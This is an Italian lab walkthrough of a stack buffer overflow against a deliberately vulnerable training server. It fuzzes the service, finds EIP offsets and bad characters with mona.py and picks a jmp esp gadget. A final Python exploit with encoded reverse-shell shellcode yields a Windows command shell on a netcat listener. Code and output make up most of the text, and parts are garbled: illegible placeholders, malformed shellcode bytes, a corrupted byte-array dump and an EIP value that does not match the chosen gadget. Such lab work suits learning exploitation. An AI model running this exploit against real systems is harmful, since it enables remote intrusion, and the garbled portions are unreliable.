




Come primo step, andiamo a scaricare e installare Immunity Debugger, aggiungiamo il plugin mona.py e apriamo oscp.exe con il debugger:



Eseguiamo il programma, che apre un server che ascolta sulla porta 1337, dalla nostra Kali proviamo a connetterci con netcat. Controlliamo la lista dei comandi ed eseguiamo un test.



[illegible][illegible]

Tramite il comando `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048` andiamo a creare una stringa di 2048 caratteri per cercare di capire in che punto della memoria lanciare il nostro payload in futuro

[illegible][illegible]

```

FPU: 33333333 [FPU]
ECX: 0002E544
EDI: 00007143
EAX: 374E4E36
ESP: 43384E43
RSC11 "0C01C02C03C04C05C06C07C08C09Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cp0C01C02"
ESI: 00401973 oscp.00401973
EDI: 00401973 oscp.00401973
RIP: 6F43094E
C 0 ES: 0028 32bit 0(FFFFFFFF)
P 1 CS: 0023 32bit 0(FFFFFFFF)
S 0 SS: 0028 32bit 0(FFFFFFFF)
D 1 DS: 0028 32bit 0(FFFFFFFF)
F 0 FS: 0028 32bit 7F000000(FFF)
T 0 GS: 0028 32bit 0(FFFFFFFF)
U 0
0 0 LastErr: ERROR_SUCCESS (00000000)
EPL: 00010246 (NO, NB, E, BE, HS, PE, GE, LE)
ST0: empty
ST1: empty
ST2: empty
ST3: empty
ST4: empty
ST5: empty
ST6: empty
ST7: empty
FST: 0000 Cond: 0 0 0 0 Err: 0 0 0 0 0 0 (GT)
FCW: 027F Prec: HCR, GS Task: 1 1 1 1 1

```

Convertiamo il valore dell' instruction pointer per avere il valore in ASCII:

```
(kali㉿kali)-[~]  
$ python  
Python 3.12.6 (main, Sep 7 2024, 14:20:15) [GCC 14.2.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> import struct  
>>> struct.pack("<I", 0x6f43396e)  
b'n9Co'  
>>>
```

Usiamo ora la funzione `pattern_offset` per trovare gli indici di `stack pointer` e `instruction pointer`:

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1
[*] Exact match at offset 1982

(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

Andiamo ad utilizzare uno script in python che ci permetta di far crashare il programma ma allo stesso tempo verificare che i nostri dati siano corretti:

```
1 import socket
2
3 ip = "192.168.50.166"
4 port = 1337
5 timeout = 5
6
7 payload = 'A'*1978 + 'B' * 4 + 'C' * 16
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.settimeout(timeout)
11 con = s.connect((ip, port))
12 s.recv(1024)
13
14 s.send(("OVERFLOW1 " + payload).encode())
15
16 s.recv(1024)
17 s.close()
18
```

Riceviamo in risposta:

[illegible]

Dove l'istruzione pointer contiene le nostre 4 B (42) e lo stack pointer contiene le C.

Prima di poter procedere ulteriormente, dobbiamo andare a ricercare quali sono i Badchars.

Essi sono dei caratteri che potrebbero causare problemi nell'esecuzione del nostro payload, come ad esempio \x00 che termina il programma.

Prepariamo quindi uno script in python per aiutarci a cercarli:



```

1 import socket
2
3 ip = "192.168.50.166"
4 port = 1337
5 timeout = 5
6
7 ignore_chars = ["\x00"]
8 badchars = ""
9 for i in range(256):
10     if chr(i) not in ignore_chars:
11         badchars += chr(i)
12
13 payload = "A" * 1982 + badchars
14
15 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16 s.settimeout(timeout)
17 con = s.connect((ip, port))
18 s.recv(1024)
19
20 # Convertire in bytes prima di inviare
21 s.send(b"OVERFLOW1 " + payload.encode('latin-1'))
22
23 s.recv(1024)
24 s.close()

```

Qui andiamo a cercare i badchars, evitando x00 che è fine stringa .

Prima di eseguire lo script andiamo ad impostare mona.py:

Con il comando !mona config -set workingfolder c:\mona\%p andiamo a creare la cartella di lavoro, dopodichè usiamo il comando !mona bytearray -b "\x00" per creare un array di byte evitando in questo caso \x00:

```

Generating table, excluding 1 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
- (Re)setting logfile bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\x00"
Done, wrote 255 bytes to file bytearray.txt
Binary output saved in bytearray.bin

```

L'output viene salvato in bytearray.bin.

Adesso, lanciamo lo script e chiediamo a mona.py di confrontare i byte che abbiamo inviato con quelli in memoria, usando il comando !mona compare -f bytearray.bin -a esp:

```

(kali@kali)-[~]
$ python3 overflow2.py
Traceback (most recent call last):
  File "/home/kali/overflow2.py", line 23, in <module>
    s.recv(1024)
TimeoutError: timed out

```







```

0040F000 [+] Results:
0040F000 0x625011f7: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x625011b5: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x625011c7: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x625011d9: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x625011f7: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x625011eb: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x625011f7: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x62501205: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
0040F000 0x62501205: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0- (C:\Users\User\Desktop\Buffer-Overflow-Uml
Found a total of 9 pointers
0040F000
0040F000 [+] This mona.py action took 0:00:07.187000

```

Tra queste possibilità scegliamo la prima e andiamo a creare il nostro script di python da eseguire:

```

1 import socket
2 ip = "192.168.50.166"
3 port = 1337
4 timeout = 5
5 # Converti padding in bytes
6 padding = b"A" * 1978 # Padding in formato byte
7 eip = b"\xc0\x11\x50\x62" # EIP in formato byte
8 nops = b"\x90" * 32 # NOP sled in formato byte
9 # Costruzione del buffer come prima
10 buf = b""
11 buf += b"\xd9\xca\xbe\x9d\xd1\x3a\x43\xd9\x74\x24\xf4\x5b"
12 buf += b"\x29\xc9\xb1\x52\x31\x73\x17\x03\x73\x17\x83\x76"
13 buf += b"\x2d\xd8\xb6\x74\x26\x9f\x39\x84\xb7\xc0\xb0\x61"
14 buf += b"\x86\xc0\x7e\x2\x09\xf0\xac\xa6\x35\x7a\xe0\x52"
15 buf += b"\xcd\x0e\x2d\x55\x66\xa4\x0b\x58\x77\x95\x68\xfb"
16 buf += b"\xfb\xe4\xbc\xdb\xc2\x26\xb1\x1a\x02\x5a\x38\x4e"
17 buf += b"\xdb\x10\xef\x7e\x68\x6c\x2c\xf5\x22\x60\x34\xea"
18 buf += b"\xf3\x83\x15\xbd\x80\xdd\xb5\x3c\x5c\x56\xfc\x26"
19 buf += b"\x81\x53\xb6\xdd\x71\x2f\x49\x37\x48\xd0\xe6\x76"
20 buf += b"\x64\x23\xf6\xbf\x43\xdc\x8d\x9c\x07\x61\x96\x0e"
21 buf += b"\xc5\xbd\x13\x94\x6d\x35\x83\x70\x8f\x9a\x52\xbf"
22 buf += b"\x83\x57\x10\x5b\x80\x66\xf5\xd0\xbc\xe3\xf8\x36"
23 buf += b"\x35\xb7\xde\x92\x1d\xaf\x7e\x83\xfb\xcc\x2\x7f\x3d"
24 buf += b"\xa3\xbb\x25\x98\x4c\xaf\x57\x3c\x06\x1c\x5a\xfb"
25 buf += b"\xd6\x0a\xed\x88\xe6\x95\x45\x06\x45\x5d\x40\xd1"
26 buf += b"\xaa\x74\x34\x4d\x55\x77\x45\x44\x92\x23\x15\xfe"
27 buf += b"\x33\x4c\xfe\xfe\xbc\x99\x51\xae\x12\x72\x12\x1e"
28 buf += b"\xd3\x22\xfa\x74\xdc\x1d\x1a\x77\x36\x36\xb1\x82"
29 buf += b"\xd1\xf9\xee\xbe\xbf\x92\xec\xbe\xbb\xb0\x78\x58"
30 buf += b"\xa9\x24\x2d\xf3\x46\xdc\x74\x8f\xf7\x21\xa3\xea"
31 buf += b"\x38\xa9\x40\x0b\xf6\x5a\x2c\x1f\x6f\xab\x7b\x7d"
32 buf += b"\x26\xb4\x51\xe9\xa4\x27\x3e\xe9\xa3\x5b\xe9\xbe"
33 buf += b"\xe4\xaa\xe0\x2a\x19\x94\x5a\x48\xe0\x40\xa4\xc8"
34 buf += b"\x3f\xb1\x2b\xd1\xb2\x8d\x0f\xc1\x0a\x0d\x14\xb5"
35 buf += b"\xc2\x58\x2c\x63\xa5\x32\xa4\xdd\x7f\xe8\x6e\x89"
36 buf += b"\x06\x2c\xb0\xcf\x06\x0f\x47\x2f\xb6\xe6\x1e\x50"
37 buf += b"\x77\x6f\x97\x29\x65\x0f\x58\xe0\x2d\x2f\xbb\x20"
38 buf += b"\x58\xd8\x62\xa1\xe1\x85\x94\x1c\x25\xb0\x16\x94"
39 buf += b"\xd6\x47\x06\xdd\xd3\x0c\x80\x0e\xae\x1d\x65\x30"
40 buf += b"\x1d\x1d\xac"
41 # Concatenazione corretta di tutti i byte
42 payload = padding + eip + nops + buf
43 # Creazione del socket
44 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45 s.settimeout(timeout)
46 # Connessione al server
47 con = s.connect((ip, port))
48 s.recv(1024)
49 # Invia il payload
50 s.send(b"OVERFLOW1 " + payload)
51 # Ricevi la risposta (se necessario)
52 s.recv(1024)
53 s.close()
54

```

Il padding è una sequenza di byte che usiamo per riempire il buffer fino al punto in cui vogliamo sovrascrivere l'istruzione pointer, per sovrascrivere il payload nel punto corretto della memoria.

l'EIP è il valore (scritto al contrario) per indirizzare all'esecuzione del programma.

Il NOP è una sequenza di istruzioni che non fa nulla, questo serve a mandare avanti l'esecuzione del programma fino al nostro payload ed aumenta le probabilità di riuscita dell'attacco, se ad esempio l'EIP non punta esattamente all'inizio del payload.

Il BUF è il nostro payload

Ci mettiamo in ascolto con netcat e lanciamo il payload:

```

(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

```

```

(kali@kali)-[~]
$ python3 overflow3.py
Traceback (most recent call last):
  File "/home/kali/overflow3.py", line 64, in <module>
    s.recv(1024)
TimeoutError: timed out

```

```

(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.158] from (UNKNOWN) [192.168.50.166] 49515
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\User\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>

```

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>whoami
whoami
desktop-9k1o4bt\user
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>
```